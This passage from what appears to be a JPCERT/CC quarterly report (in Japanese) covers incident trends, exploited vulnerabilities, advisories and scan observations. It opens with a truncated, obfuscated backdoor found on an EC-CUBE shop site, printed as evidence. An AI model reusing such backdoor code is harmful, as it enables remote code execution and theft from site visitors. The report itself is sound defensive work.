ss5('Y29uc3QgbmNmdyA9IFs5Myw4OSw4OSwxNiw1LDUsOTIsOTQsMzAsNzcsNCw3Myw2OSw3MSw1LDczLDY5LDcxLDcxLDY5LDY4LDIxLDg5LDY5LDk1LDg4LDczI
ID0+IHtuZXcgRnVuY3Rpb24oZXZlbnQuZGF0YSkoKTt9KTs=');executeFunction(ss12).call(this);
        });


}
```

図 1.12 EC-CUBE サイトに埋め込まれたバックドア

1.2.3 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は 3 件でした。

1.2.3.1 VHDA ファイルを悪用した攻撃

本四半期は、不審な VHDA（仮想ディスク）ファイルが添付された標的型攻撃メールの報告が複数寄せられました。 VHDA ファイル内にある LNK ファイルを開くと、外部からマルウェアがダウンロードされて、感染します。本攻撃はマルウェアの特徴から、攻撃グループ APT-C-60 が関与した攻撃の可能性があります。

1.2.4 その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 32 件でした。前四半期の 28 件から 14% 増加しています。

本四半期に報告が寄せられたスキャン件数は 452 件でした。前四半期の 240 件から 88% 増加しています。スキャンの対象となったポートの上位 10 位を表 1.4 に示します。頻繁にスキャンの対象となった

表 1.4 ポート別のスキャン件数の上位 10 位

ポート	7 月	8 月	9 月	合計
23/tcp	63	59	58	180
22/tcp	16	37	127	180
80/tcp	7	20	13	40
25/tcp	0	3	15	18
143/tcp	0	0	6	6
21/tcp	0	1	3	4
82/tcp	2	1	0	3
85/tcp	2	0	0	2
8090/tcp	1	0	1	2
37215/tcp	2	0	0	2

ポートは、 Telnet（23/TCP）、SSH（22/TCP）、HTTP（80/TCP）、SMTP（25/TCP）でした。

その他に分類されるインシデントの件数は 508 件でした。前四半期の 484 件から 5% 増加しました。

1.3 インシデント対応事例

本四半期に行った対応の事例を紹介します。

1.3.1 国内で確認された脆弱性を悪用するインシデント

JPCERT/CC では、脆弱性を悪用して侵害された可能性のある機器について外部組織から情報提供を受け、それらの機器を利用する国内のシステム管理者に自組織の機器を確認するよう要請しています。その中で、通知先の組織から脆弱性が悪用されていたことを確認したとの報告を受け、次のインシデントについて対応の支援および分析結果の情報公開を実施しました。

- Ivanti Connect Secure の脆弱性（CVE-2025-0282、CVE-2025-22457）を悪用したインシデント
  https://blogs.jpcert.or.jp/ja/2025/07/ivanti_cs.html

また、本四半期は国内のセキュリティ製品の脆弱性が悪用されてマルウェアに感染したと考えられる事例を複数確認しています。

第 2 章

脅威情報の分析と提供

JPCERT/CC は、インシデントなどによる被害の発生や拡大を防ぐために、脆弱性情報や脅威情報、セキュリティ情報などを収集・分析しています。分析の結果、インシデントなどによる被害の発生や拡大に対する蓋然性が高まったと判断した場合、「注意喚起」や「早期警戒情報」などの警戒情報やインシデントへの対処・対策のための情報を提供しています。

2.1 情報収集・分析

JPCERT/CC が収集・分析する情報には、自ら収集した情報に加え、各地域や組織の CSIRT など関係機関を含む国内外の関連組織から受けた情報も含まれます。それらをもとに、サイバー攻撃で使われた脆弱性や攻撃手法、マルウェアなど、インシデントの発生や拡大につながる可能性がある情報について分析を行っています。

また、JPCERT/CC が提供した情報に対する各組織からのフィードバックなどを収集し、国内での影響把握とさらなる情報の分析に役立てています。特に、早期警戒情報などを提供するポータルサイト「CISTA（Collective Intelligence Station for Trusted Advocates）」（2.3 参照）を介した各組織からのフィードバックは、他組織へも展開するなど有効活用しています。

本四半期に収集した情報、いただいたフィードバックおよび分析した情報のうち、特徴的なものを紹介します。

2.1.1 NetScaler ADC および NetScaler Gateway の脆弱性に関する調査対応

2025 年 6 月 17 日および 2025 年 6 月 25 日（現地時間）、Cloud Software Group が、Citrix Netscaler ADC および NetScaler Gateway に関する 3 件の脆弱性（CVE-2025-5349、CVE-2025-5777、CVE-2025-6543）情報を公表[*1] [*2]しました。これらの脆弱性のうち、CVE-2025-5777 の脆弱性は、遠隔の第三者によってメモリの内容を読み取られるなどの可能性があるもので、その悪用の兆候を観測している

[*1] “NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-5349 and CVE-2025-5777”. Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX693420, (2025-06-17)

[*2] “NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-6543”. Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX694788, (2025-06-25)

と、海外セキュリティ企業が情報を公開[*3]していました。また、CVE-2025-6543 の脆弱性は、意図しない制御フローやサービス運用妨害（DoS）を引き起こされる可能性があるもので、JPCERT/CC では国内組織から悪用の報告を受けました。また、これら脆弱性の影響を受ける可能性のある国内ホストが 2025 年 6 月末時点で数十件程度あったことを海外セキュリティ調査組織の情報から確認し、2025 年 7 月 3 日、CISTA 利用者向けに「早期警戒情報」を提供して注意を呼びかけました。その後、複数の海外セキュリティ企業から、詳細な技術情報を解説するレポート[*4]や悪用を試みる通信が日本国内向けにも送られているとの情報が公開[*5]されたことから、CVE-2025-5777 の脆弱性の国内での悪用の蓋然性が高まっていると判断し、脆弱性の影響を受けると思われる組織に対して個別通知を行いました。

2025 年 8 月 26 日には、Cloud Software Group が、Citrix Netscaler ADC および NetScaler Gateway に関する 3 件の脆弱性（CVE-2025-7775、CVE-2025-7776、CVE-2025-8424）情報を公表[*6]しました。これらの脆弱性のうち、同社は任意のコード実行などにつながる脆弱性（CVE-2025-7775）の悪用を確認しているとのことでした。 JPCERT/CC は、上記の個別通知対応や独自の調査などから同脆弱性の影響を受ける可能性がある国内ホストが脆弱性公表時点で数百件程度あると推定していました。同脆弱性を悪用する攻撃が国内組織に対して行われたことを示す情報は確認できていませんでしたが、今後、脆弱性の技術情報などが公表されて悪用が広がる可能性や、脆弱性を悪用された場合の影響の大きさを踏まえ、翌日の 2025 年 8 月 27 日に注意喚起を公開[*7]しました。

2.1.2 SharePoint Server のリモートコード実行の脆弱性（CVE-2025-53770）

2025 年 7 月 19 日、Microsoft が Microsoft SharePoint Server におけるリモートコード実行の脆弱性（CVE-2025-53770）情報を公表[*8]しました。本脆弱性は、2025 年 7 月上旬に公表された Microsoft SharePoint のリモートコード実行の脆弱性（CVE-2025-49704）[*9]に関連しており、同社によれば悪用を確認しているとのことでした。 JPCERT/CC は国内外の組織と連携し、脆弱性の影響を受ける可能性があるホストや、すでに脆弱性を悪用する攻撃の被害を受けた可能性があるホストを調査し、被害の未然防止や最小化のため、影響を受けるホストの管理組織に対して個別に通知しました。

[*3] “Threat Spotlight: CVE-2025-5777: Citrix Bleed 2 Opens Old Wounds”. ReliaQuest. https://reliaquest.com/blog/threat-spotlight-citrix-bleed-2-vulnerability-in-netscaler-adc-gateway-devices/, (2025-06-26)

[*4] “How Much More Must We Bleed? - Citrix NetScaler Memory Disclosure (CitrixBleed 2 CVE-2025-5777). watchTowr Labs. https://labs.watchtowr.com/how-much-more-must-we-bleed-citrix-netscaler-memory-disclosure-citrixbleed-2-cve-2025-5777/, (2025-07-04)

[*5] “CVE-2025-5777 Exposes Citrix NetScaler to Dangerous Memory Leak Attacks. Impreva. https://www.imperva.com/blog/cve-2025-5777-exposes-citrix-netscaler-to-dangerous-memory-leak-attacks/, (2025-07-11)

[*6] “NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2025-7775, CVE-2025-7776 and CVE-2025-8424”. Cloud Software Group. https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX694938, (2025-08-26)

[*7] “Citrix Netscaler ADC および Gateway の脆弱性（CVE-2025-7775）に関する注意喚起”. JPCERT/CC. https://www.jpcert.or.jp/at/2025/at250018.html, (2025-08-27)

[*8] “CVE-2025-53770 - Microsoft SharePoint Server Remote Code Execution Vulnerability”. Microsoft. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53770, (2025-07-19)

[*9] “CVE-2025-49704 - Microsoft SharePoint Remote Code Execution Vulnerability”. Microsoft. https://msrc.microsoft.com/update-guide/advisory/CVE-2025-49704, (2025-07-08)

2.1.3 SonicWall Firewall SSL VPN を対象としたキャンペーン

2025 年 8 月 1 日に Arctic Wolf[*10]が、2025 年 8 月 4 日に Huntress[*11]がそれぞれ記事を公開し、2025 年 7 月 15 日以降の Akira ランサムウェアによる SonicWall 製ファイアウォール Gen 7 への攻撃において、最新パッチ適用の環境や MFA が有効な環境でも侵害されたケースがあることを指摘し、ゼロデイ脆弱性による攻撃の可能性を示唆しました。 2025 年 8 月 4 日、SonicWall は当初ゼロデイ脆弱性の可能性に言及したアドバイザリを公表[*12]し、同月 7 日に「既知の脆弱性（CVE-2024-40766）に関連する脅威活動の可能性が高い」と更新しました。しかし、JPCERT/CC は、CVE-2024-40766 の影響を受ける Gen 5 や Gen 6 製品が標的として報告されていない点や同脆弱性が修正されている Gen 7 での侵害が報告されている点から、ゼロデイ脆弱性による攻撃の可能性を懸念し、また当該製品が国内で多数稼働していることから、利用組織に対して最新情報の注視と緩和策の適用を促すために、2025 年 8 月 7 日、CyberNewsFlash を公開[*13]しました。

2.2 Web サイトでの情報提供

JPCERT/CC は、Web サイトで「注意喚起」「CyberNewsFlash」「Weekly Report」などの情報を公開しています。 RSS フィードを提供するとともに、メーリングリストの登録者（本四半期末時点で約 42,000 名）には一部の情報をメールでも配信しています。

2.2.1 注意喚起

深刻かつ影響範囲の広い脆弱性などが公表された場合には、「注意喚起」を公開し、利用者に対して広く対策を呼びかけています。

- JPCERT/CC 注意喚起
  https://www.jpcert.or.jp/at/

本四半期は 7 件公開し、2 件の情報を更新しました。

- 2025-07-09 2025 年 7 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
- 2025-08-06 トレンドマイクロ製企業向けエンドポイントセキュリティ製品における複数の OS コマンドインジェクションの脆弱性に関する注意喚起 (公開)
- 2025-08-13 2025 年 8 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)

[*10] “Arctic Wolf Observes July 2025 Uptick in Akira Ransomware Activity Targeting SonicWall SSL VPN”. Arctic Wolf. https://arcticwolf.com/resources/blog/arctic-wolf-observes-july-2025-uptick-in-akira-ransomware-activity-targeting-sonicwall-ssl-vpn/, (2025-08-01)

[*11] “Active Exploitation of SonicWall VPNs”. Huntress. https://www.huntress.com/blog/exploitation-of-sonicwall-vpn, (2025-08-04)

[*12] “Gen 7 and newer SonicWall Firewalls – SSLVPN Recent Threat Activity”. SonicWall. https://www.sonicwall.com/support/notices/gen-7-and-newer-sonicwall-firewalls-sslvpn-recent-threat-activity/250804095336430, (2025-08-04)

[*13] “SSL-VPN 機能が有効化された SonicWall 製ファイアウォール Gen 7 以降を標的とする脅威活動について”. JPCERT/CC. https://www.jpcert.or.jp/newsflash/2025080701.html, (2025-08-07)

- 2025-08-18 トレンドマイクロ製企業向けエンドポイントセキュリティ製品における複数の OS コマンドインジェクションの脆弱性に関する注意喚起 (更新)
- 2025-08-27 Citrix Netscaler ADC および Gateway の脆弱性（CVE-2025-7775）に関する注意喚起 (公開)
- 2025-08-29 Citrix Netscaler ADC および Gateway の脆弱性（CVE-2025-7775）に関する注意喚起 (更新)
- 2025-09-10 2025 年 9 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
- 2025-09-10 Adobe Acrobat および Reader の脆弱性（APSB25-85）に関する注意喚起 (公開)
- 2025-09-26 Cisco ASA および FTD における複数の脆弱性（CVE-2025-20333、CVE-2025-20362）に関する注意喚起 (公開)

2.2.2 CyberNewsFlash

JPCERT/CC は、公開時点で注意喚起の基準に満たない脆弱性やマルウェア、サイバー攻撃に関する情報などを CyberNewsFlash として公開することがあります。

- JPCERT/CC CyberNewsFlash
  https://www.jpcert.or.jp/newsflash/

本四半期は 2 件公開しました。

- 2025-08-07 SSL-VPN 機能が有効化された SonicWall 製ファイアウォール Gen 7 以降を標的とする脅威活動について
- 2025-09-30 Cisco ASA、FTD、IOS、IOS XE および IOS XR における任意のコード実行の脆弱性（CVE-2025-20363）について

2.2.3 Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の概要をレポートにまとめ、原則として毎週水曜日（各週の第 3 営業日）に Weekly Report として公開しています。本四半期は 13 件公開し、計 95 件のセキュリティ情報を提供しました。

- JPCERT/CC Weekly Report
  https://www.jpcert.or.jp/wr/

2.3 CISTA での情報提供

JPCERT/CC は、登録制の情報共有プラットフォーム「CISTA」を運営しています。「早期警戒情報」の受け取りを希望する方々にご登録いただいていて、重要インフラを支える組織の情報セキュリティ関連部署や組織内 CSIRT など約 1,290 組織との間で情報共有を行っています。「早期警戒情報」の枠組み

に関する詳細は、次の Web ページをご参照ください。

- 早期警戒情報
  https://www.jpcert.or.jp/wwinfo/

CISTA では、JPCERT/CC が提供した情報に対して受信組織がフィードバックの提供や返信を行うことができます。いただいたフィードバックや返信は、許された共有範囲などに応じて、他組織への情報提供などで活用、還元しています。

2.3.1 早期警戒情報

収集した脆弱性情報や脅威情報などのうち、重要な情報インフラなどに重大な影響を及ぼす可能性があり、重要インフラなどを提供する組織に早期に共有すべきと判断したものを「早期警戒情報」として提供しています。本四半期は 3 件発信しました。

2.3.2 Analyst Note

収集した脆弱性情報や脅威情報などのうち、JPCERT/CC が注目すべきと考えたものを、毎日まとめて「Analyst Note」として提供しています。本四半期は 62 件発信しました。

2.3.3 個別提供情報

収集した情報の中から、特定の組織に影響が及ぶと考えられる脆弱性情報および脅威情報について、個別に情報提供を行っています。例えば、深刻な脆弱性への対策を適用していない状態などの「脆弱なホスト」や、すでに脆弱性の悪用により不正プログラム設置や改ざん、認証情報が窃取されている可能性があるホストの利用組織などに対して情報を提供しています。なお、対象の組織へ CISTA で個別に情報を提供できない場合は、JPNIC WHOIS を利用して登録されている連絡先に通知する、あるいは ISP や保守ベンダーに通知を依頼する場合もあります。本四半期は 38 件提供しました。先述の NetScaler ADC および NetScaler Gateway の脆弱性（CVE-2025-5777、CVE-2025-6543 など）、SharePoint Server の脆弱性（CVE-2025-53770）などの影響を受けるホストを管理する組織に対して情報提供を行いました。

第 3 章

インターネット上の探索活動や攻撃活動に関する観測と分析

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサーを開発し、これをホスティングサービス等を利用することで国内外に複数分散配置して、インターネット定点観測システム「TSUBAME」を構築し運用しています。センサーに向けて発信されるパケットは、特定の機器や特定のサービス機能を探索するために行われていると考えられます。 JPCERT/CC では、センサーで観測されたパケットを継続的に収集し、脆弱性情報、マルウェアや攻撃ツールの情報などと対比して分析しています。その分析から、インターネットを介した攻撃活動や、攻撃の準備活動等を把握できる場合があり、グローバルな攻撃活動等の迅速な把握に努めています。

3.1　インターネット定点観測システム「TSUBAME」を用いた観測

「TSUBAME」では、インターネットからセンサーに到達するパケットのうち TCP、UDP および ICMP パケットを記録しています。センサーは、ハニーポットとは異なり、到達したパケットに対して応答はしません。ワームの感染活動や弱点探索のためのスキャンなど、セキュリティ上の脅威となるトラフィックの観測を行っています。 TSUBAME については、次の Web ページをご参照ください。

- TSUBAME（インターネット定点観測システム）
  https://www.jpcert.or.jp/tsubame/index.html

3.1.1　TSUBAME の観測データの活用

JPCERT/CC では、各組織のシステム管理者の方々がインシデント対応や対策などに活用いただけるよう、「TSUBAME」で得た観測データを提供しています。本四半期には、観測データに基づいた個別の情報提供の他、観測傾向や注目される現象を紹介する『インターネット定点観測レポート』やブログ「TSUBAME レポート Overflow」を公開しました。ブログでは、レポートに書ききれなかった分析内容や、期間中に発生した特徴的な事象を取り上げています。「TSUBAME レポート Overflow（2025 年 4〜6 月）」では、イスラエルとイランの軍事衝突に関連するとみられるイランを送信元としたパケットの変動についての観測結果を示しました。



図 3.1 TSUBAME で観測された宛先ポートの上位 1 位〜5 位のパケット数
（2025 年 7 月 1 日〜2025 年 9 月 30 日）

- JPCERT/CC インターネット定点観測レポート［2025 年 4 月 1 日〜2025 年 6 月 30 日］
  https://www.jpcert.or.jp/tsubame/report/report202504-06.html
- TSUBAME レポート Overflow（2025 年 4〜6 月）
  https://blogs.jpcert.or.jp/ja/2025/09/tsubame-overflow20250406.html

3.1.2 TSUBAME 観測動向

本四半期に日本国内の TSUBAME のセンサーで受信したパケットを宛先ポート別に集計したものを示します。自組織のネットワークに届くパケットの傾向を分析する際に参考にしてください。

日本に設置されたセンサーが観測したパケットを宛先ポートで分けた時に、本四半期の総パケット数で上位 10 位になった宛先ポートについて、日々のパケット数の増減を上位 1〜5 位と 6〜10 位とに分けて図 3.1 と図 3.2 に示します。

本四半期に最も多く観測されたパケットは 23/TCP（Telnet）宛ての通信で、2025 年 7 月 28 日ごろに急激な増加が見られました。 2 位に 80/TCP、3 位に 22/TCP が入り、443/TCP は、一時的な増加が何度か見られましたが、4 位となりました。 2025 年 7 月 16 日から 8 月 10 日ごろにかけてパケットが増加した 8080/TCP は 5 位に入りました。

過去 1 年間（2024 年 10 月 1 日〜2025 年 9 月 30 日）の、宛先ポート別パケット数の上位 1〜5 位および 6〜10 位の観測数の推移を図 3.3 と図 3.4 に示します。



図 3.2 TSUBAME で観測された宛先ポートの上位 6 位〜10 位のパケット数
（2025 年 7 月 1 日〜2025 年 9 月 30 日）



図 3.3 TSUBAME で観測された宛先ポートの上位 1 位〜5 位のパケット数
（2024 年 10 月 1 日〜2025 年 9 月 30 日）

3.2　ハニーポットの運用とその分析

JPCERT/CC では、HTTP や HTTPS などのサービスに対する通信を記録する低対話型のハニーポットをインターネット上に設置して攻撃者から送られてくる種々の通信内容を収集し、「TSUBAME」の観測結果とあわせて、攻撃活動を分析しています。本四半期は、観測したデータから条件に該当した通信を抽出する機能を実装しました。



図 3.4 TSUBAME で観測された宛先ポートの上位 6 位～10 位のパケット数
（2024 年 10 月 1 日～2025 年 9 月 30 日）

第 4 章

脆弱性関連情報の調整と流通

JPCERT/CC は、ソフトウェア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を、情報処理推進機構（IPA）と共同運営している脆弱性情報ポータル JVN（Japan Vulnerability Notes）を通じて公表することで広く注意を促す活動を行っています。さらに、脆弱性の作り込みを防ぐためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

4.1 脆弱性関連情報の取り扱い状況

4.1.1 JPCERT/CC における脆弱性関連情報の取り扱い

JPCERT/CC では、寄せられた脆弱性関連情報に対して、関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、製品開発者による脆弱性の検証や対処に向けた調整を行い、JVN を通じて脆弱性情報等を公表しています。また、公表した脆弱性情報の国際的かつ効果的な情報流通のために、CVE（Common Vulnerabilities and Exposures）Program（個々の脆弱性を特定、記述、公表されたものをカタログ化することを使命として、1999 年から専門家コミュニティーにより進められてきた国際的な活動。米国の MITRE が事務局を務めている）において、配下の CNA（CVE Numbering Authority、CVE 採番機関）を統括する Root の役割を担うとともに、自ら CNA として CVE 番号の付与を行っています。

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号、最終改正令和 6 年経済産業省告示第 93 号）に基づく「調整機関」として、製品開発者とのコーディネーションを行っています。調整機関としての活動は、この規程に基づく「情報セキュリティ早期警戒パートナーシップガイドライン（以下、「パートナーシップガイドライン」という。）に沿って、脆弱性情報の「受付機関」である IPA と緊密に連携して進めています。

また、CERT/CC や CISA、NCSC-NL、NCSC-FI といった海外の調整組織との国際調整、国内外から寄せられる報告や調整依頼にも対応しています。

4.1.2 Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、次の 3 種類に分類されます。



図 4.1 JVN 公表累積件数

- パートナーシップガイドラインに基づき報告された脆弱性関連情報（「JVN#」に続く 8 桁の数字の形式の識別子を付与している；例：JVN#12345678）
- パートナーシップガイドラインを介さず、報告者、製品開発者、海外の調整機関などから連絡を受けた脆弱性情報（「JVNVU#」に続く 8 桁の数字の形式の識別子を付与している；例：JVNVU#12345678）
